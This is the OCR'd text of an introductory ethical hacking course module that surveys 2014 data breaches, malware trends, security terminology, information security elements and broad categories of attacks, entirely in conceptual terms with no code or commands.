
# Introduction to Ethical Hacking

## Module 01


## Ethical Hacking and Countermeasures v9


### Module 01: Introduction to Ethical Hacking

### Exam 312-50





Attackers break into systems for various reasons and purposes. Therefore, it is important to understand how malicious hackers exploit systems and the probable reasons behind the attacks. As Sun Tzu put it in the *Art of War*, "If you know yourself but not the enemy, for every victory gained, you will also suffer a defeat." It is the duty of system administrators and security professionals to guard their infrastructure against exploits by knowing the enemy—the malicious hacker(s)—who seek to use the same infrastructure for illegal activities.

This module starts with an overview of the current security scenario and emerging threat vectors. It provides an insight into the different elements of information security. Later the module discusses hacking and ethical hacking concepts. It ends with a brief discussion on information security management and various layers of defense-in-depth controls.




*Information security* refers to protecting or safeguarding information and information systems that use, store, and transmit information from unauthorized access, disclosure, alteration, and destruction. Information is the critical asset that organizations need to secure. If sensitive information falls into the wrong hands, then the respective organization may suffer huge financial loss, loss of brand reputation, lose customers, etc. In an attempt to understand how to secure such critical information resources, let us start with an overview of information security.


This section covers various case studies, statistics, and essential terminology pertaining to information security, elements of information security, and the security, functionality, and usability triangle.




The Internet has become an integral part of modern business and personal life, as it helps in gaining information easily. Businesses and individuals rely in the Internet for various purposes such as browsing for content, social networking, communicating, shopping, downloading, chatting, etc.

There are now close to 2.5 billion Internet users around the world – one-third of the entire global population. It is general practice nowadays for a person to look for a particular solution on the Internet and find satisfaction from an appropriate solution. Along with the facility of finding various Internet services, one of the most important and popular rising topics of general interest nowadays is social networking websites. It is very common for people to use social networking websites for regular contact with friends and relatives. The image shown in the slide depicts what can happen online in 60 seconds.

Source: http://blog.qmee.com




**Problem**:

eBay Inc. is an American multinational corporation and e-commerce company providing consumer to consumer & business to consumer sales services via Internet. Ebay inc. has revealed that a security incident took place recently, in which hackers compromised 145 million user records containing passwords as well as email addresses, birth dates, mailing addresses, and other personal information, which resulted in one of the biggest data breaches in history.

**Cause:**

The hackers got into the system after obtaining login credentials for a small number of employees, allowing them to access eBay's corporate network, then they carried out a Cross-Site Scripting attack in which malicious code was used to divert a customer to a spoofed website that asked for a username and password. In this way, the hackers recorded the credentials of all such users.

**Solution:**

eBay advised customers to change their passwords immediately, stating that theirs was among the data stolen by cyber criminals.

---

Source: *http://uk.reuters.com*


**Problem**:


Turkish hacker Ibrahim Balic has brought down Google Play's entire system twice, preventing developers from uploading new apps and updates to existing apps, and preventing users from downloading content.

**Cause**:

Balic, who had previously hacked an Apple Developer page, wrote a malformed APK to test the vulnerability in the Android app database, which upon uploading to Google Play, affected the entire system, thus causing a DoS attack.

Balic did not stop after that first attempt. He uploaded it again to confirm it was his work that brought down the system. This resulted in a second DoS attack, once again causing the database to crash. As a result, developers and users were unable to upload or download any applications.

Source: *http://wallstcheatsheet.com*




**Problem**:

The Home Depot is an American retailer of home improvement and construction products and services. Recently it disclosed a security incident that lasted for months, affecting 56 million debit and credit card accounts.


**Cause:**

According to the investigation report, the hackers had installed malicious software called "BlackPOS" on payment systems in the store's self-checkout lanes, which captured data from the cards when customers swiped them at the terminals, and in doing so, compromised the confidential information.

**Solution:**

The Home Depot warned the customers to guard against phishing frauds that ask you to provide personal information via email and phone. In particular, it cautioned customers not to click direct email links if the email had not come from a trusted source.

Source: *http://krebsonsecurity.com*




**Problem**:

JPMorgan Chase & Co. is a leading global financial services firm, and one of the largest banking institutions in the United States. Hackers carried out a cyber attack on this company that resulted in the compromise of 76 million households and 7 million small business accounts.


**Cause:**

According to the forensic report, hackers gained the information of programs and applications that run on JPMorgan's computers, and found the known vulnerabilities in each program and web applications that provided them with an entry point back into the bank's systems. Eventually, hackers gained access to the names, addresses, phone numbers, and emails of JPMorgan account holders.

**Solution:**


One should regularly monitor all accounts and should read every transaction on the credit statement every month to stay free from online thefts by being able to identify erroneous information.

Source: *http://dealbook.nytimes.com*




From a cyber-security perspective, 2014 was a devastating year for top multinational companies like eBay, Google, and Sony, as they lost some of their good reputation in the market after being hacked, which resulted in some of their customers' personal information being compromised. Hackers have continuously made their mark by compromising such personal data records through various techniques such as phishing, cross-site scripting, malware attacks, Injection flaws, and so on. Such events result in many customers losing their trust in the companies in questions, thus limiting their online activities in fear of becoming victims of hackers. However, with data breaches becoming more common, the best that Internet users can typically hope for is that changing their passwords will protect them in the future.

Source: *http://www.bankinfosecurity.in*




A data breach is a security incident in which an organization's confidential data is exposed (intentionally or unintentionally) to an untrusted environment (unauthorized party) in which the data could be altered, copied, or manipulated. Data breaches may lead to loss of data, such as financial, personal, and health information.

Data Breaches have become a serious threat to organizations, and can result in serious losses that may or may not be recoverable. The points below provide an overview of statistics of the types of individuals/groups responsible for data breaches:

- **Malicious Outsider**

  Malicious outsiders are attackers or unauthorized hackers, responsible for 55.28% of data breaches.

- **Accidental Loss**

  Accidental data loss (breach) occurs in a company when it accidentally shares some of its confidential information publicly. Such breaches corresponded to 24.08% of the data breaches during that period.

- **Malicious Insider**

  An insider is someone who performs an attack in his/her own organization. Internal employees are responsible for about 16.07% of data breaches.

- **State Sponsored**

  An annual survey by breach level indexes found that less than 3.44% of the data breaches occurred in state-sponsored organizations, in which a government employs hackers to gain top-secret information, and to damage information systems of other governments.


- **Hacktivist**

  "Hacktivist" groups are those which propagate political agendas through hacking. Such groups account for 1.13% of all data breaches.

Data records lost or stolen by each industry, according to breach level index:

- About 56.59% of breach records corresponded to retail organizations, 9.63% to corporate organizations (Technology), 5.13% to education, 4.23% to the government sector, 20.55% to financial organizations, and 3.87% to health care. Other organizations account for 14% of recorded breaches. Overall, 1,003,111,797 records were subjected to data breach during 2014.

Source: *http://breachlevelindex.com* (Jan 2014 – Dec 2014)




The following points provide an overview of the malware trends in 2014:

- **Source code leaks accelerated malware release cycles.**

  A new source code release might allow cyber criminals to create new malware variants. These new malware variants could contain new characteristics, signatures, evasive capabilities, and so on, allowing them to go undetected, even if scanned by standard anti-virus/anti-malware programs.

- **Old school malware techniques made a comeback.**

  Nowadays, security products such as anti-virus applications, IDS, firewall, and so on are capable of detecting new cyber-crime techniques. This is forcing attackers to go back to old malware infection and propagation techniques that are manual and time consuming, in order to evade advanced detection and mitigation solutions.

- **Growth of 64-bit malware increased.**

  Growth in the adoption of 64-bit operating systems might shift the focus of malware writers to create malware compatible with 64-bit operating systems rather than older 32-bit systems.

- **Malware researcher evasion became more popular.**

  Organizations that provide security solutions such as anti-virus/anti-malware hire malware researchers to identify and analyze new malware, if any. They then program the security software to detect the newly identified malware. This is why malware

authors invest more time creating malware than in using techniques such as advanced encryption, in the hope of avoiding detection and analysis by malware researchers.

- **Mobile SMS-forwarding malware are becoming ubiquitous.**

  Nowadays, mobile SMS forwarding has become a standard feature in almost all major malware. Organizations implementing BYOD policy are at high risk of SMS communication compromise, as their employees have access to their applications, and SMS-forwarding malware could infect them.

- **Account takeover moved to the victim's device.**

  Fraudsters make use of different remote access technologies to perform account takeover attacks via the victim's machine. This approach prevents the device-fingerprinting technologies for identifying the fraudster, as he/she uses the victim's (genuine) device to access the account.


- **Attacks on corporate and personal data in the cloud increased.**

  Organizations rely on various cloud services largely to manage their customer data, internal project plans, and financial assets. Therefore, attackers might target data-rich clouds rather than enterprise networks to be more profitable.

- **Exploit kits continued to be a primary threat for Windows.**

  Because Microsoft stopped supporting the Windows XP operating system, attackers could target it, as many users might not have migrated to recent versions of Windows, which provide enhanced security features. In addition, attackers could implements a social engineering technique to deliver malware and convince the victim to execute it.

Source: *https://www.trusteer.com*, *http://www.sophos.com*




Given below is the list of few more dangerous malware trends of the year 2014:

- **Attackers increasingly lure executives and compromise organizations via professional social networks.**

  As most of the business personnel use professional social networks such as LinkedIn, attackers research and gather intelligence from such sites to lure business personnel to reveal even more information and thereby compromise the target network.

- **Java remains highly exploitable and highly exploited—with expanded repercussions.**

  Devices running older/obsolete versions of Java are vulnerable to exploitation and become the prime focus of the attackers.

- **Attackers are more interested in cloud data than your network.**

- **The sheer volume of advanced malware is decreasing.**

  Attackers rely more on low-volume, specifically targeted attacks in order to secure a foothold, steal login credentials, and move unilaterally through penetrated networks.

- **Redkit, Neutrino, and other exploit kits struggled for power in the wake of the Blackhole Author Arrest.**

  Balckhole was a leading exploit kit used by most attackers to exploit browsers. However, since the arrest of its author, Paunch, in the final quarter of 2013, attackers have opted

for new and existing exploit kits. Sources say that Redkit and Neutrino exploit kits might be widely used by attackers.

- **Mistakes are made in "offensive" security due to misattribution of an attack's source.**

  Private and federal organizations, as part of offensive security, focus on searching for attackers who try to perpetrate their network, and take necessary actions against them. Failing to accurately identify the true source of cyber crime can result in attribution of the attacks to innocent individuals and organizations.


- **Cybercriminals are targeting the weakest links in the "data-exchange chain."**

  Attacker identifies and targets the weakest links in the data-exchange chain, including, for example, consultants, contractors, and vendors who generally share sensitive information with large private and government organizations.

- **Major data-destruction attacks are increasing.**

  Generally, most attackers penetrate the target organization's network to steal data for profit. At present, federal or private organizations must be concerned about cyber criminals hired by other countries to perform breaches to destroy data.

Source: *http://community.websense.com*




### Hack Value

Hack value is the notion among hackers that something is worth doing or is interesting. Hackers might derive great satisfaction from breaking down the toughest network security, and that it is something they accomplished that not everyone could do.

### Vulnerability

Vulnerability is the existence of weakness, design, or implementation error that, when exploited, leads to an unexpected and undesirable event compromising the security of the system. Simply put, vulnerability is a security loophole that allows an attacker to enter the system by bypassing various user authentications.

### Exploit

An exploit is a breach of IT system security through vulnerabilities, in the context of an attack on a system or network. It also refers to malicious software or commands that can cause unanticipated behavior of legitimate software or hardware through attackers taking advantage of the vulnerabilities.

### Payload

Payload is the part of a malware or an exploit that performs the intended malicious actions, which can include creating backdoor access to a victim's machine, damaging or deleting files, and data theft. Hackers use many methods to execute the payload, such as by activating a logic

bomb, by executing an infected program, or by using an unprotected computer connected to a network.

### Zero-Day Attack

In a zero-day attack, the attacker exploits vulnerabilities in a computer application before the software developer can release a patch for them.

### Daisy Chaining


It involves gaining access to one network and/or computer and then using the same information to gain access to multiple networks and computers that contain desirable information.

### Doxing

Doxing refers to gathering and publishing personally identifiable information such as an individual's name and email address, or other sensitive information pertaining to an entire organization. People with malicious intent collect this information from publicly accessible channels such as the Internet.

### Bot

A "bot" (a contraction of "robot") is a software application or program that can be controlled remotely to perform an automated task. Hackers use bots as agents that carry out malicious activity over the Internet. Attackers use infected machines to launch distributes denial-of-service (DDoS) attacks, keylogging, spying, etc.




Information security is defined as "a state of well-being of information and infrastructure in which the possibility of theft, tampering, and disruption of information and services is kept low or tolerable." It relies on five major elements: confidentiality, integrity, availability, authenticity, and non-repudiation.

- **Confidentiality**

  Confidentiality is the assurance that the information is accessible only to those authorized to have access. Confidentiality breaches may occur due to improper data handling or a hacking attempt. Confidentiality controls include data classification, data encryption, and proper equipment disposal (i.e. of DVDs, CDs, etc.).

- **Integrity**

  Integrity is the trustworthiness of data or resources in the prevention of improper and unauthorized changes—the assurance that information is sufficiently accurate for its purpose. Measures to maintain data integrity may include a checksum (a number produced by a mathematical function to verify that a given block of data is not changed) and access control (which ensures that only the correct people can update, add, and delete data to protect its integrity).

- **Availability**

  Availability is the assurance that the systems responsible for delivering, storing, and processing information are accessible when required by authorized users. Measures to


maintain data availability can include redundant systems' disk arrays and clustered machines, antivirus software to stop worms from destroying networks, and distributed denial-of-service (DDoS) prevention systems.

- **Authenticity**

  Authenticity refers to the characteristic of a communication, document, or any data that ensures the quality of being genuine or uncorrupted. The major role of authentication is to confirm that a user is who he or she claims to be. Controls such as biometrics, smart cards, and digital certificates ensure the authenticity of data, transactions, communications, or documents.

- **Non-Repudiation**

  Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message, and that the recipient cannot deny having received the message. Individuals and organization use digital signatures to ensure non-repudiation.




Technology is evolving at an unprecedented rate. As a result, new products reaching the market focus more on ease-of-use than on secure computing. Technology, originally developed for "honest" research and academic purposes, has not evolved at the same pace as users' proficiency. Moreover, during this evolution, system designers often overlook vulnerabilities during the intended deployment of the system. However, increasing built-in default security mechanisms allows users more competence. It is becoming increasingly difficult for system administrators and system security professionals to allocate resources exclusively for securing systems with the increased use of computers for an increasing number of routine activities. This includes the time needed to check log files, detect vulnerabilities, and apply security update patches.


Routine activities consume system administrators' time, leaving less time for vigilant administration. There is little time to deploy measures and secure computing resources on a regular and innovative basis. This fact has increased the demand for dedicated security professionals to constantly monitor and defend ICT (Information and Communication Technology) resources.

Originally, to "hack" meant to possess extraordinary computer skills to explore hidden features of computer systems. In the context of information security, hacking is defined as the exploitation of vulnerabilities of computer systems and networks. Hacking requires great proficiency. However, today there are automated tools and codes available on the Internet that make it possible for anyone to succeed at hacking who possesses the will to do so.

Mere compromise of system security does not denote hacking success. There are websites that insist on "taking back the Internet" as well as people who believe that they are doing everyone a favor by posting details of their exploits. In reality, doing so serves to lower the skill level required to become a successful attacker.


The ease with which system vulnerabilities can be exploited has increased while the knowledge curve required to perform such exploits has decreased. The concept of the elite "super attacker" is an illusion. However, the fast-evolving genre of "script kiddies" is largely comprised of lesser-skilled individuals having second-hand knowledge of performing exploits. One of the main impediments contributing to the growth of security infrastructure lies in the unwillingness of exploited or compromised victims to report such incidents for fear of losing the goodwill and faith of their employees, customers, or partners, and/or of losing market share. The trend of information assets influencing the market has seen more companies thinking twice before reporting incidents to law enforcement officials for fear of "bad press" and negative publicity.

The increasingly networked environment, with companies often using their websites as single points of contact across geographical boundaries, makes it critical for administrators to take countermeasures to prevent exploits that can result in data loss. This is why corporations need to invest in security measures to protect their information assets.





There are various categories of information security threats, such as network threats, host threats, and application threats, and various attack vectors, such as viruses, worms, "botnets," that might affect an organization's information security.

This section introduces you to the motives, goals, and objectives of information security attacks, top information security attack vectors, information security threat categories, and types of attacks on a system.




Attackers generally have motives (goals), and objectives behind information security attacks. A motive originates out of the notion that a target system stores or processes something valuable, which leads to the threat of an attack on the system. The purpose of the attack may be to disrupt the target organization's business operations, to steal valuable information for the sake of curiosity, or even to exact revenge. Therefore, these motives or goals depend on the attacker's state of mind, his/her reason for carrying out such an activity, as well as his/her resources and capabilities. Once the attacker determines his/her goal, he/she can employ various tools, attack techniques, and methods to exploit vulnerabilities in a computer system or security policy and controls.




Below is a list of information security attack vectors through which an attacker can gain access to a computer or network server to deliver a payload or malicious outcome.

- **Cloud Computing Threats**

  Cloud computing is an on-demand delivery of IT capabilities in which IT infrastructure and applications are provided to subscribers as a metered service over a network. Clients might store sensitive information on the cloud. Flaw in one client's application cloud could potentially allow attackers to access another client's data.

- **Advanced Persistent Threats**

  APT is an attack that focuses on stealing information from the victim machine without its user being aware of it. These attacks are generally targeted at large companies and government networks. APT attacks are slow in nature, so the effect on computer performance and Internet connections is negligible. APTs exploit vulnerabilities in the applications running on a computer, operating system, and embedded systems.

- **Viruses and Worms**

  Viruses and worms are the most prevalent networking threats, capable of infecting a network within seconds. A virus is a self-replicating program that produces a copy of itself by attaching to another program, computer boot sector, or document. A worm is a malicious program that replicates, executes, and spreads across network connections.

Viruses make their way into the computer when the attacker shares a malicious file containing it with the victim through the Internet, or through any removable media. Worms might enter a network when the victim downloads a malicious file, opens a spam mail, or browses a malicious website.

- **Mobile Threats**

  Attackers are increasingly focusing on mobile devices, due to the increased adoption of smart phones for business and personal use and their comparatively fewer security controls.


  Users may download malware applications (APKs) onto their smartphones, which can damage other applications and data and convey sensitive information to attackers. Attackers can remotely access a smartphone's camera and recording app to view user activities and track voice communications, which can aid them in an attack.

- **Botnet**

  A botnet is a huge network of compromised systems used by attackers to perform denial-of-service attacks. Bots, in a botnet, perform tasks such as uploading viruses, sending mails with botnets attached to them, stealing data, and so on. Antivirus programs might fail to find—or even scan for—spyware or botnets. Hence, it is essential to deploy programs specifically designed to find and eliminate such threats.

- **Insider Attack**

  An insider attack is an attack by someone from within an organization who has authorized access to its network and is aware of the network architecture.




There are three types of Information security threats:

- **Network Threats**


  A network is the collection of computers and other hardware connected by communication channels to share resources and information. As the information travels from one system to the other through the communication channel, a malicious person might break into the communication channel and steal the information traveling over the network.

- **Host Threats**

  Host threats target a particular system on which valuable information resides. Attackers try to breach the security of the information system resource.

- **Application Threats**

  Applications might be vulnerable if proper security measures are not taken while developing, deploying, and maintaining them. Attackers exploit the vulnerabilities present in an application to steal or destroy data.




Many approaches exist for an attacker to gain access to the system. One common requirement for all such approaches is that the attacker finds and exploits a system weakness or vulnerability.

## Operating System Attacks

Today's operating systems, which are loaded with features, are increasingly complex. While users take advantage of these features, they are prone to more vulnerabilities, thus enticing attackers. Operating systems run many services such as graphical user interfaces (GUIs). These services support applications and system tools, and enable Internet access. Extensive tweaking is required to lock them down. Attackers constantly look for OS vulnerabilities that allow them to exploit and gain access to a target network. To stop attackers from compromising the network, system or network administrators must keep abreast of various new exploits and methods adopted by attackers, and monitor the networks regularly.

By default, most operating systems' installation programs install a large number of services and open ports. This situation leads attackers to search for vulnerabilities. Applying patches and hot fixes is not easy with today's complex networks. Most patches and fixes tend to solve an immediate issue. In order to protect the system from operating system attacks in general, it is necessary to remove and/or disable any unneeded ports and services.

**Some OS vulnerabilities include:**

- Buffer overflow vulnerabilities

- Bugs in the operating system
- An unpatched operating system

**Attacks performed at the OS level include:**

- Exploiting specific network protocol implementations
- Attacking built-in authentication systems
- Breaking file-system security
- Cracking passwords and encryption mechanisms

### Misconfiguration Attacks

Security misconfiguration or poorly configured security controls might allow attackers to gain unauthorized access to the system, compromise files, or perform other unintended actions. Misconfiguration vulnerabilities affect web servers, application platforms, databases, networks, or frameworks that may result in illegal access or possible system takeover. Administrators should change the default configuration of the devices before deploying them in the production network. To optimize the configuration of the machine, remove any unneeded services or software. Automated scanners detect missing patches, misconfigurations, use of default accounts, unnecessary services, and so on.

### Application-Level Attacks

Software developers are often under intense pressure to meet deadlines, which can mean they do not have sufficient time to completely test their products before shipping them, leaving undiscovered security holes. This is particularly troublesome in newer software applications that come with a large number of features and functionalities, making them more and more complex. An increase in the complexity means more opportunities for vulnerabilities. Attackers find and exploit these vulnerabilities in the applications using different tools and techniques.

Security is not always a high priority to software developers, and they handle it as an "add-on" component after release. This means that not all instances of the software will have the same level of security. Error checking in these applications can be very poor (or even nonexistent), which leads to:

- Buffer overflow attacks
- Sensitive information disclosure
- Cross-site scripting
- Session hijacking
- Man-in-the-middle attacks
- Denial-of-service attacks
- SQL injection attacks
- Phishing
- Parameter/form tampering
- Directory traversal attacks

